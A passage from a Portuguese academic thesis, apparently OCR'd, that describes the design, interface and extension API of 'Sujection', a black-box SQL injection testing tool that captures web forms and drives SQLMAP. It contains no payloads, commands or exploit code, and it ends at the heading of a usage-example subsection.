

Figura 3 - Arquitetura da Ferramenta SAFELI. Fonte: Fu e Qian (2008)

Como ponto fraco desta ferramenta, pode-se citar a grande dependência da plataforma Java. O problema de analisar o código objeto da aplicação web é que este não é

comumente acessível para usuários finais da aplicação web, mas apenas aos desenvolvedores da aplicação e administradores dos servidores. Os autores justificam esta abordagem pelo fato da análise de código direcionar a ferramenta a descobrir todas as variáveis de entrada da aplicação enquanto que abordagens totalmente caixa-preta são baseadas em tentativa e erro (Fu e Qian, 2008).

2.4 CONSIDERAÇÕES FINAIS

Neste capítulo estão apresentadas três ferramentas relacionadas a esta abordagem. A primeira foca-se em testar a segurança de um banco de dados quando há uma vulnerabilidade SQL *Injection* na aplicação, a segunda utiliza-se de heurísticas para permitir detecção automatizada de um tipo de ataque SQL Injection, enquanto que a última abordagem analisa e instrumenta código objeto de uma aplicação web Java.

A abordagem desenvolvida neste trabalho diferencia-se das demais por agrupar pontos fortes das duas primeiras abordagens: independência de plataforma da aplicação web e integração com as vastas funcionalidades da SQLMAP. Além disso, essa ferramenta possui código em Java com uma arquitetura que permite a fácil adição de casos de teste sem exigir novas compilações ou edições da ferramenta. A abordagem proposta e a ferramenta desenvolvida são descritas no Capítulo 3.

CAPÍTULO 3 – ABORDAGEM PROPOSTA

Vulnerabilidades de software, em especial, de aplicações WEB têm sido amplamente utilizadas para roubo de informações e invasões de redes corporativas. A busca pelo aumento da produtividade no processo de desenvolvimento de software e pela segurança das informações leva cada vez mais ao uso de ferramentas de apoio para verificar as possíveis vulnerabilidades das aplicações.

Com isso surgiram inúmeras ferramentas gratuitas de aplicações variadas que atendem a processos isolados sem integração para testes de invasão, dentre elas a ferramenta SQLMAP (Guimarães, B. D. A. e Stampar, M, 2011) que automatiza tipos de ataque a fim de detectar falhas nas aplicações e explorar vulnerabilidades *SQL Injection* em aplicações web.

3.1 PROCESSO

Neste trabalho é definido um novo processo para teste de vulnerabilidades em aplicações web utilizando de ataques *SQL injection*. Foram identificados um conjunto de requisitos para esse tipo de aplicação não cobertos pelos trabalhos relacionados. É desejável que o processo permita facilitar a execução de um teste extensivo e personalizável para cada tipo de aplicação que um analista de segurança almeje testar. Os requisitos identificados são os seguintes:

- Teste de Caixa-Preta: no teste de caixa-preta, uma aplicação é testada sem conhecer o código fonte da aplicação, apenas analisando os dados de entrada e saída. Isso é vantajoso neste caso, pois o analista de segurança não possui ao código fonte da aplicação web.
- Captura de variáveis de entrada da aplicação: para que o teste de caixa preta seja realizado com maior eficiência, é necessário identificar as variáveis de entrada de vários tipos, quanto mais entradas são identificadas, mais rico será o teste. Com a identificação dos campos de forma eficiente e transparente o analista de teste poderá inserir os códigos SQL *injection.*
- Facilidade de uso e configuração: é importante que uma ferramenta possua

facilidade de uso e configuração. Por este motivo, a aplicação deve ter uma interface que exiba informações necessárias ao analista de segurança e indique campos de configurações para efetuar os ataques da melhor forma simples e eficiente;

- Extensibilidade e personalização: foi identificado que é desejável que uma aplicação desse tipo permita a fácil adição de novos casos de teste sem que sejam necessárias alterações na aplicação nem de novas compilações. Para que isso seja possível, é importante que a aplicação estabeleça uma interface de programação bem definida e casos de teste. Além disso, é interessante que estes casos de testes sejam carregados dinamicamente, para facilitar a adição de casos de teste de acordo com a necessidade do analista de segurança;
- Apresentação dos Resultados: finalmente, é importante que a ferramenta mostre os resultados dos testes em uma única interface integrada, para facilitar a identificação dos resultados ao analista de segurança;

A abordagem desenvolvida neste trabalho foi feita de forma a contemplar todos esses requisitos, uma vez que as ferramentas citadas no capítulo de trabalhos relacionados não contemplam integralmente a todos os requisitos identificados.

Na Figura 4 é ilustrado o processo proposto por este trabalho. Nesta figura é possível visualizar uma aplicação web exibida por um navegador. Nesta aplicação web há um formulário de login, no formato HTML. Por realizar teste de caixa-preta, é desejável que a ferramenta seja capaz de capturar estes formulários e suas variáveis, o que são as variáveis de entrada da aplicação. Portanto, no centro da figura, é ilustrado o processo de extração de formulários e variáveis de código HTML. Por fim, a ferramenta utiliza destas variáveis para executar casos de teste.



Figura 4 - Processo de Ferramenta para Teste de Caixa-Preta

Com uma interface gráfica simples e bem definida, é desejável que essa ferramenta mostre as informações mais relevantes do teste, com a opção de visualizar os resultados mais completos. Pelo fato de aplicações terem domínios diferentes, pode ser necessário adaptar a ferramenta para casos de testes específicos. Por isso é importante que a ferramenta permita executar variados casos de teste de forma dinâmica sem a necessidade de alterações na ferramenta.

Com relação à integrabilidade, visto que já existem outras ferramentas propostas na literatura que executam testes SQL injection, também é interessante que essa ferramenta se integre a outras para permitir um maior aproveitamento e sucesso no teste sem necessidade de reimplementar os casos de teste presentes nestas outras ferramentas.

3.2 FERRAMENTA SUJECTION

A ferramenta Sujection foi desenvolvida para ser utilizada de forma simples e transparente pelo analista de teste, cumprindo com todos os requisitos apresentados e diferenciando-se com a fácil adição de casos de teste de forma totalmente dinâmica, ou seja, em tempo de execução, o que não exige novas compilações ou edições da ferramenta.

Dentre as ferramentas descritas citadas no capitulo de trabalhos relacionados, para o estudo de caso de integração a outras ferramentas, a ferramenta desenvolvida nesta abordagem foi integrada com a ferramenta SQLMAP através da criação de uma extensão (Guimarães, B. D. A. e Stampar, M, 2011) visando facilitar seu uso e ter assim um maior aproveitamento de suas vastas funcionalidades.

Abaixo como pode ser visualizado na Figura 5, consta o diagrama de classes da ferramenta sujection onde esta desenvolvida uma representação da estrutura e relações das classes.



Figura 5 - Diagrama de Classes da Ferramenta Sujection

Em seu desenvolvimento foi definida painéis em três abas sendo elas: Preferências, Configuração de Casos de Teste e Console como pode ser visualizado na Figura 5.



Figura 6 - Ferramenta Sujection

Na aba Preferências é possível definir a Integração com ferramentas que geram *SQL Injection* como o SQLMAP ou extensões que serão utilizadas na ferramenta ressaltando que a configuração com outras ferramentas é opcional uma vez que cada extensão pode ser integrada diferentes ferramentas. Isto pode ser visualizado na Figura 6.



Figura 7 - Configuração de Preferências Ferramenta Sujection

Já na aba Configuração do Caso de Teste é necessário informar o endereço da aplicação que será analisada. Esta aba contém um painel que é definido por casos de teste, que, por sua vez, são implementados em extensões em que serão extraídos os formulários da aplicação nos quais poderão posteriormente ser injetados os códigos SQL, assim como representado na Figura 7.



Figura 8 - Configuração do Caso de Teste de Ferramenta Sujection

Na aba Console é possível acompanhar a integração da ferramenta Sujection com as demais ferramentas, é nele que são mostradas a saída das ferramentas integradas sendo possível interagir com elas, por isso o campo de texto abaixo do painel onde são apresentadas as saídas dos testes como pode ser visualizado na Figura 8. Mais detalhes do funcionamento da ferramenta serão descritos na Seção 3.3.3.



Figura 9 - Console da Ferramenta Sujection

3.2.1 CASOS DE TESTE E COMPLEMENTOS PARA O SUJECTION

A ferramenta Sujection possibilita executar casos de teste personalizados por meio de extensões que complementam seu funcionamento. Essas extensões podem ser instaladas sem a necessidade de modificar a ferramenta e são carregadas dinamicamente, ou seja, em tempo de execução ,além disso, a localização das extensões pode ser em qualquer diretório do computador em uso. A criação de extensões deve ser realizada seguindo os padrões apresentados no apêncice B.

As extensões são desenvolvidas em linguagem Java e devem ser compiladas e colocadas nas pastas de extensões da ferramenta como pode ser visto na Figura 9. Não é necessário recarregar a ferramenta para atualizar a lista de extensões, visto que isto é feito automaticamente. Ao selecionar uma extensão, o usuário da ferramenta tem a opção de

clicar no botão “Ativar” para ativar a extensão. Quando outra extensão é ativada, a anterior é automaticamente desativada.



Figura 10 - Configuração das Preferencias da Ferramenta Sujection

A ferramenta Sujection define um conjunto de interfaces de programação que permitem à extensão: detectar quando são ativadas e desativadas, acessar os campos de configuração da ferramenta, exibir uma interface gráfica dentro da janela da ferramenta, acessar interface de console interno do Sujection (dados de texto que entram e saem do Sujection) e qualquer outra operação durante o tempo que estiver ativa, incluindo integração com outras ferramentas.

Para definir uma extensão, e, por ventura, implementar um caso de teste nela, é necessário implementar uma interface Java pública disponível no Sujection. Esta interface é denominada Extension e define os seguintes métodos:

executarTeste: invocado pela ferramenta quando o usuário clica no botão

“Executar” enquanto a aba “Configuração de Caso de Teste” estiver ativada. Isso é importante quando uma extensão não faz uso de interface gráfica ou console para receber esse comando do usuário. Por padrão, este botão é desativado quando a ferramenta detecta que a extensão exibe uma interface gráfica própria;

- *extensaoAtivada*: invocado pela ferramenta quando a extensão é ativada e tem autorização para executar suas operações específicas;
- *extensaoDesativada*: invocado pela ferramenta quando a extensão é substituída por outra extensão ou a ferramenta é finalizada.

Além dos métodos definidos pela interface, esta herda de outra outros métodos abstratos. Desta forma, além destes, é necessário implementar:

- *processaComando*: invocado pela ferramenta quando há comandos informados pelo usuário ao utilizar o console, o que permite a extensão fornecer uma interface de texto. Por parâmetro, uma linha de texto do comando fornecido é repassada à extensão;
- *interpretaResultado*: invocado pela ferramenta quando uma outra ferramenta integrada por meio da interface de texto retorna um texto de resultado. Isso permite às extensões interpretarem resultados de outras ferramentas para permitir uma intergração transparente. Por parâmetro é fornecida uma linha de texto enviada como resultado. Este método deve retornar um valor booleano, que define se a linha a interpretar deve ou não ser exibida no console.

Outras operações devem ser invocadas pelas extensões. Por exemplo é possível invocar o método estático *Sujection.output* com o parâmetro de uma string a ser exibida no console da ferramenta, entre várias outras possibilidades que são melhor explicadas na documentação do código fonte da ferramenta Sujection.

A ferramenta também fornece um suporte para descarregar páginas HTML e decodificar seu conteúdo em uma estrutura em árvore. Também fornece suporte para decodificar formulários e detecção das variáveis, o que facilita o desenvolvimento de casos de teste que analisem os dados de entrada.

Esta ferramenta inclui código do DragonConsole (3l33t Software Developers, L.L.C., 2010), que foi estendido para exibir o terminal embutido na Sujection e JSoup

(Hedley, J., 2012), que é utilizado para decodificar código HTML. A inclusão destas bibliotecas na ferramenta é permitida pelas licenças das mesmas. Maiores detalhes técnicos para a criação de extensões são mostrados no apêndice B.

3.2.2 USO INTEGRADO AO SQLMAP

Como estudo de caso de integração da Sujection com outras ferramentas de SQL-injection, uma das extensões foi implementada com o objetivo de integrar a Sujection com a ferramenta SQLMAP (Guimarães, B. D. A. e Stampar, M., 2011). Esta ferramenta foi escolhida por possuir o maior número de tipos de testes SQL-injection de caixa-preta e por ter deficiência em dois aspectos que a Sujection não possui: captura de dados de entrada e facilidade de configuração com interface gráfica. A SQLMAP não é capaz de identificar os formulários de uma página que direciona para outra página, o usuário deve fornecer à SQLMAP a página alvo do formulário e todos as as variáveis de parâmetro manualmente.

A Ferramenta Sujection é capaz de capturar páginas HTML e identificar seus formulários e destinos. A extensão descrita nesta seção, por sua vez, exibe as variáveis detectadas ao analista de segurança e o permite escolher quais serão testadas e quais devem ser seus valores para o teste inicial.

Com base nos dados fornecidos pela Ferramenta Sujection e esta extensão, a SQLMAP pode fazer testes extensivos nas páginas detectadas pela Sujection e informar os resultados dentro da interface do Sujection, que também pode ser usado para uma interação de duas vias entre a SQLMAP e o analista de segurança.

A Sujection também é capaz de detectar respostas da SQLMAP ou outra ferramenta integrada pela extensão, o que permite detectar sucessos ou fracassos dos testes e fornecer informações mais concisas ao analista de segurança.

Para definir a integração e preciso informar o caminho da ferramenta SQLMAP e o caminho do interpretador Python (Python Software Foundation, 2012), no qual a SQLMAP depende. Desta forma, a Sujection conseguirá invocar a SQLMAP para então utilizar-se de suas funcionalidades de forma simples e transparente ao usuário.

Exemplos práticos de uso desta extensão são mostrados na Subseção 3.2.3.

3.2.3 SUJECTION EXEMPLO DE FUNCIONAMENTO

